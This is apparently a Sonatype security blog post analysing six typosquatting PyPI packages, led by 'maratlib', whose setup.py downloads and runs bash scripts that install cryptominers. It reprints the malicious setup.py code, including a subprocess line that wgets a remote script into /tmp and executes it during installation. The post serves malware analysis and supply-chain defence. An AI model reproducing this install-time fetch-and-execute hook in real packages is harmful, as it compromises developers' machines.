Sonatype Catches New PyPI Cryptomining Malware

blog.sonatype.com/sonatype-catches-new-pypi-cryptomining-malware-via-automated-detection

Sonatype has identified malicious typosquatting packages infiltrating the PyPI repository that secretly pull in cryptominers on the affected machines.

These PyPI packages are listed below, together scoring almost 5,000 downloads:

- maratlib
- maratlib1
- matplatlib-plus
- mllearnlib
- mplatlib
- learninglib

All of these were posted by the same author ("nedog123") on PyPI, some as early as April of this year.

These counterfeit components were discovered by Sonatype's automated malware detection system, Release Integrity, which is part of our next-gen Nexus Intelligence engine.

Our analysis tools are consistently catching and blocking counterfeit and malicious software components before they strike modern software supply chains. In fact, since launching in 2019, Release Integrity has identified over 12,000 suspicious npm open source packages, many of which have made headlines time and time again [1, 2, 3, 4,...].

While we've historically focused on the npm ecosystem, my colleague and data scientist Cody Nash nudged me over the weekend with these components, explaining,"these packages came while exploring other ecosystems and developing new Release Integrity malware detection capabilities."

As observed by Sonatype with open source ecosystems like npm, Nash believes this is a trend of malicious packages infiltrating PyPI, and expects it to keep growing. A bar graph at the end of this post will explain why.

What's inside these packages?

Our primary focus for this analysis is "maratlib" because most other malicious components simply pull in this one as a dependency. For example, this is the case for the aforementioned "learninglib":

```
1  from setuptools import setup
2
3  setup(
4      name='learninglib',
5      version='0.2',
6      packages=[],
7      install_requires=['maratlib==0.6'],
8      description='A working ml python API.'
9      )
10
```

Image: "maratlib" dependency in the "learninglib" package

Also, some of these packages are "typosquats," or programs that are expected to be grabbed by people accidentally typing in the wrong name. For example, the counterfeit "mplatlib" and "matplatlib-plus" are named after the legitimate Python plotting software "matplotlib."

Once again, "mplatlib" pulls in the malicious "maratlib" dependency:

Image: The dependency referred to as ‘LKEK’ is once again “maratlib”

For each of these packages, the malicious code is contained in the setup.py file which is a build script that runs during a package’s installation. For Sonatype customers, we’re tracking these malicious typosquats, under sonatype-2021-0722.

When I began analyzing these, I first looked at “maratlib” 1.0 (the latest version):

Image: “maratlib” contains heavily obfuscated code

Version 1.0 of “maratlib” is heavily obfuscated and attempted to connect to GitHub, but it wasn’t clear initially what it was looking for. Deobfuscating the code using popular tools didn’t help much, and initially left me frustrated.

But, observing the dynamic behavior and looking around for clues in prior versions of “maratlib” helped solve the puzzle. Looking at version 0.6, I found little to no obfuscated code, seeing instead code that essentially downloads and runs a Bash script from GitHub:

```
17  from setuptools import setup
18  print(__import__("subprocess").getoutput("cd /tmp && wget https://github.com/nedog123/files/raw/main/aza.sh -O gay.sh && chmod
      777 gay.sh && bash gay.sh"))
19  setup(name="maratlib",
20        version="0.6",
21        description=l111_cringe_ (u"[illegible]"),
22        packages=[],
23        author_email=l111_cringe_ (u"[illegible]"),
24        zip_safe=False)
25  print(__import__("subprocess").getoutput("cd /tmp && wget https://github.com/nedog123/files/raw/main/aza.sh -O gay.sh && chmod
      777 gay.sh && bash gay.sh"))
```

Image: Highlighted URL from the 0.6 code

But the URL serving the bash script (https://github.com/nedog123/files/raw/main/aza.sh) throws a 404 (not found) error.

In every version of the package, this Bash script was hosted on GitHub, and sometimes called seo.sh, aza.sh, aza2.sh, or aza-obf.sh, among other variations, but none of these URLs worked.

I kept digging and began tracing the malware author’s alias, “nedog123” on both GitHub archives and mirrors around the web. Shortly thereafter, clues emerged.

The author previously used the aliases “nedog123,” and “Marat Nedogimov,” but appears to have switched to “maratoff,” which is where some of the scripts were found.

Moreover, the commit IDs associated with update/deletion of these scripts found on GitHub mirrors that mentioned alias nedog123, matched the commits in maratoff’s repository:

Image: Contents of “aza2.sh” Bash script pulled by some versions of “maratlib”

Also, the newer maratoff repo contains files referencing the deleted nedog123 alias.

Bash scripts run cryptominers on compromised machines

As evident from the image, the so-called aza2.sh Bash script pulled in by the malicious PyPI package, further downloads a cryptominer called “Ubqminer.”

In the Bash script, the malware author has already changed the default Kryptex wallet address (ending in ....c0124) to their own:

0x510aec7f266557b7de753231820571b13eb31b57 [transaction history]

Also, upon digging deeper, the contents of the now-deleted aza.sh file emerged:

Image: Contents of the now-deleted aza.sh script (archived commit)

This script uses a different, open source GPU cryptomining program called T-Rex, although at some point has also deployed the previously mentioned Ubqminer.

In fact, for those interested, there’s a whole history of commits for both aza.sh and aza2.sh.

Since their release, these packages have scored the following total number of downloads to date, according to PePy:

1. maratlib: **2,371**
2. maratlib1: **379**
3. matplatlib-plus: **913**
4. mllearnlib: **305**
5. mplatlib: **318**
6. learninglib: **626**

… adding up to almost 5,000 downloads.

Sonatype is publishing our findings after catching these malicious packages over the weekend and notifying PyPI of these packages.

Evolving open source supply-chain attacks warrant advanced protection

Once again, this particular discovery is a further indication that developers are the new target for adversaries over the software they write. Sonatype has been tracing novel brandjacking, cryptomining, and typosquatting malware lurking in software repositories. We've also found critical vulnerabilities and next-gen supply-chain attacks, as well as copycat packages targeting well-known tech companies.

These PyPI packages have been lurking on the repository for months, targeting developer systems with the goal of turning them into cryptominers.

The good news is, over the past few weeks, Release Integrity's experimental runs have managed to catch over 3,157 PyPI packages. These components are either confirmed malicious, previously known to be malicious, or dependency confusion copycats.



Image: Malicious PyPI package versions per Month

We are now expanding our malware detection capabilities via Nexus Intelligence to other ecosystems as well.

All of this takes more than just due diligence and luck – it takes the expertise of experienced security professionals and hundreds of terabytes of data. In order to keep pace with malware mutations, Sonatype analyses every newly-released npm package to keep developers safe.

We help you remain proactive and safeguard your software supply chains against up-and-coming attacks. Our AI/ML-powered automated malware detection system, Release Integrity, and security research team work together for full-spectrum protection. Release Integrity determines a likely malicious component based on historical supply chain attacks and over five-dozen "signals." This insight enables flagging for potential new attacks before security researchers discover them.



Image: Nexus Firewall component analysis process

As soon as Release Integrity flags a package or a dependency as “suspicious,” it undergoes a quarantine queue for manual review by the Sonatype Security Research Team. Meanwhile, users of Nexus Firewall are protected from these suspicious packages while the review is underway. Existing components are quarantined before they are pulled “downstream” into a developer’s open source build environment.

Moreover, users that have enabled the “Dependency Confusion Policy” feature will get proactive protection from dependency confusion attacks. This works whether conflicting package names exist in a public repository or in your private, internal repos.

Sonatype’s world-class security research data, combined with our automated malware detection technology safeguards your developers, customers, and software supply chain from infections.

Tags: vulnerabilities, featured, Nexus Intelligence Insights

Written by Ax Sharma

Ax is a Security Researcher at Sonatype and Engineer who holds a passion for perpetual learning. His works and expert analyses have frequently been featured by leading media outlets. Ax's expertise lies in security vulnerability research, reverse engineering, and software development. In his spare time, he loves exploiting vulnerabilities ethically and educating a wide range of audiences.

Follow me on: